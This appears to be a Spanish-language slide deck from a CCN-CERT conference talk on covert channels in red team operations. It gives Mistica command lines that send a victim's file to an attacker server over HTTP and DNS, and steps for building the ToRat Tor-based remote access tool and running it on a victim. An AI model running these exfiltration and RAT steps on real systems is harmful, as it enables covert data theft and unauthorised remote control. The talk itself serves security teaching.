





#XIVJORNADASCCNCERT

Covert Channels en operaciones de Red Team



Daniel Echeverri aka. Adastra

The Hacker Way.

adastra@thehackerway.com

Covert Channels en operaciones de Red Team

Agenda

- Introducción rápida a los canales encubiertos.
- Herramientas y técnicas disponibles para la creación de canales encubiertos en post-explotación.

Covert Channels en operaciones de Red Team

Introducción rápida.

- Técnicas enfocadas a la exfiltración de información entre atacante y víctima utilizando medios habituales que no han sido diseñados para dicho propósito y que rompen con la política de seguridad
- Uno de los objetivos de la creación de canales encubiertos consiste en evadir mecanismos de detección y/o censura.
- Se emplean protocolos de comunicación comunes tales como HTTP, DNS, ICMP entre otros. La información se transmite en campos o secciones concretas de los paquetes de datos típicamente codificada o cifrada. El atacante recibe estos paquetes y debe poder descifrar la información contenida en dichos campos.

Covert Channels en operaciones de Red Team

Algunas técnicas y herramientas disponibles

- **GTFOBins (Unix-Like) y LOLBas (Windows)**
- En ambos proyectos se encuentran disponibles binarios que permiten la transmisión de información (file upload y/o file download).
- Una de las características más llamativas de estos proyectos es que se trata de una colección de binarios “confiables” en estos sistemas operativos que pueden ser empleados para labores de post-explotación, incluyendo la exfiltración.
- GTFOBins: <https://gtfobins.github.io/>
- LOLBas: <https://lolbas-project.github.io/>

Covert Channels en operaciones de Red Team

Algunas técnicas y herramientas disponibles

- ➔ **Uso de Mística:** <https://github.com/IncideDigital/Mistica>
- ➔ Herramienta que permite embeber información en protocolos habituales en la capa de aplicación (p.e. HTTP o DNS).
- ➔ Define un protocolo personalizado para la transmisión de información por medio del solapamiento de datos llamado SOTP (Simple Overlay Transport Protocol). En este protocolo la información a transmitir se divide en bloques, se cifra y se envía al servidor (atacante).
- ➔ El protocolo SOTP en Mística permite utilizar campos concretos en el protocolo de aplicación seleccionado, con el objetivo de transmitir información.

Covert Channels en operaciones de Red Team

Algunas técnicas y herramientas disponibles

→ Mística protocolo HTTP:

- En el servidor (atacante):

```
python3.8 ms.py -m io:http -k "rc4testing" -s "--hostname  
192.168.1.116 --port 9090"
```

- En el cliente (víctima):

```
python mc.py -m io:http -k "rc4testing" -w "--hostname  
192.168.1.116 --port 9090" < C:\\Windows\\win.ini
```

Covert Channels en operaciones de Red Team

Algunas técnicas y herramientas disponibles

→ Mística protocolo DNS:

- En el servidor (atacante):

```
python3.8 ms.py -m io:dns -k "rc4testing" -s "--hostname  
192.168.1.1116 --port 9090" -w "--queries SOA"
```

- En el cliente (víctima):

```
python mc.py -m io:dns -k "rc4testing" -w "--hostname  
192.168.1.116 --port 9090 --query SOA" < C:\\Windows\\win.ini
```

Covert Channels en operaciones de Red Team

Algunas técnicas y herramientas disponibles

- Uso de ToRat: <https://github.com/lu4p/ToRat>
- Proyecto que se define como una herramienta para administración remota (Remote Administration Tool: RAT) pero que dadas sus características puede ser empleada para el establecimiento de side channels (canales ocultos).
- El proyecto utiliza una librería en Go llamada **Bine** (<https://github.com/cretz/bine/>) la cual es una implementación del protocolo de control de TOR y permite embeber una instancia de TOR en un binario.

Covert Channels en operaciones de Red Team

Algunas técnicas y herramientas disponibles

Uso de ToRat.


1- `cd <TORAT_DIR> && docker build -t adastraa/torat .`

2- `docker run -it -v "$(pwd)"/dist:/dist_ext adastraa/torat`

Se genera el cliente para Windows y Linux en:

`<ToRat_DIR>/dist/dist/client` se envía el binario correspondiente a la víctima y se ejecuta.

3- Se recibe la conexión y se selecciona la víctima con el comando **select**



**MUCHAS
GRACIAS**

#XIVJORNADASCCNCERT

